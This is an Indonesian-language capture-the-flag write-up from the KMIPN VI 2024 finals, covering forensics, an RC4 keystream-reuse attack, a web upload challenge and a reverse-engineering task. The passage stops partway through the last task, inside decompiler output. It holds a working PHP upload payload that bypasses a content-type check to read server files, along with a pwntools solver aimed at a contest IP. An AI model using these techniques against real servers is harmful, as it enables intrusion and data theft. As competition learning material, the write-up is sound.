WRITEUP FINAL KMIPN VI POLITEKNIK NEGERI JAKARTA 2024

KMIPN VI

Inovasi Vokasi Untuk Tren Informatika Masa Depan

KEITO

National Cyber and Crypto Polytechnic

K.EII

ITOID

Part of


SNI CYBERSECURITY TEAM

SANAPATI CYBERSTORM


Daftar Isi

Forensics


just simple image




Diberikan file png. Analisa hex dengan hxd karena file tidak bisa dibuka/broken. Keliatan kalau hex filenya itu kebalik



Kita bisa pake Cyberchef, terus pake menu reverse, by byte (karena kalau diperhatikan lagi yg kebalik bukan charnya tapi susunan bytenya)




Setelah reverse by byte, file masih kehilangan chunk header PNG dan IHDR




Tambahkan chunk tersebut bisa cek dokumentasi http://www.libpng.org/pub/png/spec/1.2/PNG-Chunks.html


Atau ambil contoh dari file png lain yg “normal”



(^^ file contoh)




Setelah difix, dan dibuka, didapatkan sebuah QR. Langsung kita scan aja



Flag: KMIPNVIPNJ{just_reverse_image_and_fix_header}


Campus Record



Diberikan file pcapng, yang jika dibaca merupakan log hasil enumerasi injeksi sql. Karena terlalu banyak packet, saya export ke txt lalu coba search untuk flag

```
import pyshark

def export_pcapng_to_text(file_path, output_file):
    # Open the pcapng file
    cap = pyshark.FileCapture(file_path)

    # Open output file in write mode
    with open(output_file, 'w') as f:
        # Iterate through each packet and write its contents to the output file
        for packet in cap:
            f.write(f"Packet #{packet.number}:\n")
            f.write(str(packet) + "\n")
            f.write("-" * 50 + "\n")

    # Close the capture file
    cap.close()
```

```
if __name__ == "__main__":
    pcapng_file = "kampus_1.pcapng"  # Update with your pcapng file path
    output_file = "packet.txt"  # Output text file name

    export_pcapng_to_text(pcapng_file, output_file)
    print(f"Packets exported to {output_file}")
```



(ini kayaknya kalau langsung pake strings terus grep aja juga bisa deh)

Cryptography

Reality Club

Diberikan skema enkripsi RC4

```
from rc4 import *
from secret import flag
import os

key=os.urandom(32)
while True:
    print("What you want to do?")
    print("1. Encrypt message")
    print("2. Encrypt flag")
```

```
    print("3. Exit")
    inp=int(input("> "))
    if(inp==1):
        print("Enter your message")
        m=input("> ")
        print(f"encrypted : {encrypt(m,key)}")
    elif(inp==2):
        print(f"encrypted : {encrypt(flag,key)}")
    else:
        exit()
```

```
def key_scheduling(key):
    sched = [i for i in range(0, 256)]

    i = 0
    for j in range(0, 256):
        i = (i + sched[j] + key[j % len(key)]) % 256

        tmp = sched[j]
        sched[j] = sched[i]
        sched[i] = tmp

    return sched


def stream_generation(sched):
    stream = []
    i = 0
    j = 0
    while True:
        i = (1 + i) % 256
        j = (sched[i] + j) % 256

        tmp = sched[j]
        sched[j] = sched[i]
        sched[i] = tmp

        yield sched[(sched[i] + sched[j]) % 256]


def encrypt(text, key):
    text = [ord(char) for char in text]

    sched = key_scheduling(key)
```


```
    key_stream = stream_generation(sched)

    ciphertext = ''
    for char in text:
        enc = str("{:02x}".format(char ^ next(key_stream)))
        ciphertext += (enc)

    return ciphertext
```

Dengan skema pengguanaan enkripsi rc4 yang seperti itu (memakai kunci yang sama berkali2), memungkinkan untuk mendapatkan key stream yang nantinya digunakan untuk decrypt message. Berikut solvernya:

```
#!/usr/bin/python3
from pwn import *

# nc 157.173.204.136 4423
host, port = '157.173.204.136', 4423

io = remote(host, port)

def get_flag():
    io.sendlineafter(b'>', b'2')
    io.recvuntil(b"encrypted : ")
    return bytes.fromhex(io.recvline().strip().decode())


def enc_message(message: bytes):
    io.sendlineafter(b'>', b'1')
    io.sendlineafter(b'> ', message)
    io.recvuntil(b"encrypted : ")
    return bytes.fromhex(io.recvline().strip().decode())


enc_flag = get_flag()
key_stream = xor(enc_message(b'A' * len(enc_flag)), b'A' * len(enc_flag))
flag = xor(enc_flag, key_stream)
print(flag)
```

Web

Just Simple Upload



Sesuai judul aja sih, pasti Command Injection via upload form. Karena ini chall blackbox (tidak diberikan file distribution), lgsg tes tes aja. Coba upload file php sebagai shell ternyata ngga bisa, coba content typenya diganti jadi image/png, wala bisa dong. Saya pake payloadnya dari burp repeater biar ga repot bolak balik upload file (pake file_get_contents, terus coba ndukun aja flag.txt. Karena coba pake exec/eval tadi ga bisa)

Request

```
Accept-Encoding: gzip, deflate, br
Cookie: _ga=GA1.1.1762801937.1719909859; _clck=
1sbu5pe%7C2%7Cfn4%7C0%7C1644; connect.sid=
s%3A7jK_PAbDoYgwBSuIAcw0b9h18YqoKX78.h%2B%2FmKv6bvJo72cYgsEc
r2uTP51EkpMPRjdffC1PnMow; _clsk=
1wbecyw%7C1719912506823%7C1%7C1%7Cp.clarity.ms%2Fcollect;
_ga_2EDF3XCYWP=GS1.1.1719909858.1.1.1719913877.0.0.0
Connection: keep-alive

------WebKitFormBoundary68RQJ0iiArQ6b04A
Content-Disposition: form-data; name="fileToUpload";
filename="keiiganteng.png"
Content-Type: image/png

<?php
$file_contents = file_get_contents('flag.txt');
if ($file_contents === false) {
    echo "Failed to read file.";
} else {
    echo "<pre>$file_contents</pre>";
}
?>


------WebKitFormBoundary68RQJ0iiArQ6b04A--
```

Response

```
HTTP/1.1 302 Found
Date: Tue, 02 Jul 2024 09:54:59 GMT
Server: Apache/2.4.56 (Debian)
X-Powered-By: PHP/8.0.30
Location: display_image.php?filename=keiigantengpng
Content-Length: 42
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

The file keiigantengpng has been uploaded.
```

Setelah payload dimasukan, akses uploaded file tersebut (kalau di burp bisa pencet forward request)

Request

```
GET /display_image.php?filename=keiigantengpng HTTP/1.1
Host: 157.173.204.136:8089
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://157.173.204.136:8089
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.7
Referer: http://157.173.204.136:8089/upload.php
Accept-Encoding: gzip, deflate, br
Cookie: _ga=GA1.1.1762801937.1719909859; _clck=
1sbu5pe%7C2%7Cfn4%7C0%7C1644; connect.sid=
s%3A7jK_PAbDoYgwBSuIAcw0b9h18YqoKX78.h%2B%2FmKv6bvJo72cYgsEc
r2uTP51EkpMPRjdffC1PnMow; _clsk=
1wbecyw%7C1719912506823%7C1%7C1%7Cp.clarity.ms%2Fcollect;
_ga_2EDF3XCYWP=GS1.1.1719909858.1.1.1719913877.0.0.0
Connection: keep-alive
```

Response

```
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
    initial-scale=1.0">
    <title>
      Uploaded File
    </title>
  </head>
  <body>

    <div class="container">
      <div class="row justify-content-center">
        <div class="col-md-6">
          <h2 class="mt-4 mb-4 text-center">
            Uploaded File
          </h2>
          <pre>
            KMIPNVIPNJ{disable_function_on_upload_file_exploit
            }
          </pre>
        </div>
      </div>
    </div>

  </body>
</html>
```

Reverse Engineering

Clown

Challenge | 1 Solves

Clown

500

An instance on another planet has just been cyber attacked, help them recover their imporant data.

*Highly recommended to create an empty directory when debugging it

Author: Vaints


View Hint


View Hint

release.zip

Flag


Submit





Decompile PYC (Python Compiled Code) yang diberikan

```
itoid  /Clown/release
>>>
>>> pycdc free_vbucks.pyc > free_vbucks.py
0       1          (0)
2       1          (0)
4       1          (0)
6       1          (0)
8       1          (0)
10      1          (0)
12      1          (0)
14      1          (0)
16      1          (0)
18      1          (0)
20      1          (0)
22      1          (0)
24      1          (0)
26      1          (0)
28      1          (0)
30      1          (0)
32      1          (0)
34      1          (0)
36      1          (0)
38      1          (0)
40      1          (0)
42      1          (0)
44      1          (0)
46      1          (0)
48      1          (0)
50      1          (0)
52      1          (0)
54      1          (0)
56      1          (0)
58      1          (0)
60      1          (0)
62      1          (0)
64      1          (0)
66      1          (0)
68      1          (0)
70      1          (0)
72      1          (0)
74      1          (0)
76      1          (0)
78      1          (0)
80      1          (0)
82      1          (0)
84      1          (0)
86      1          (0)
```

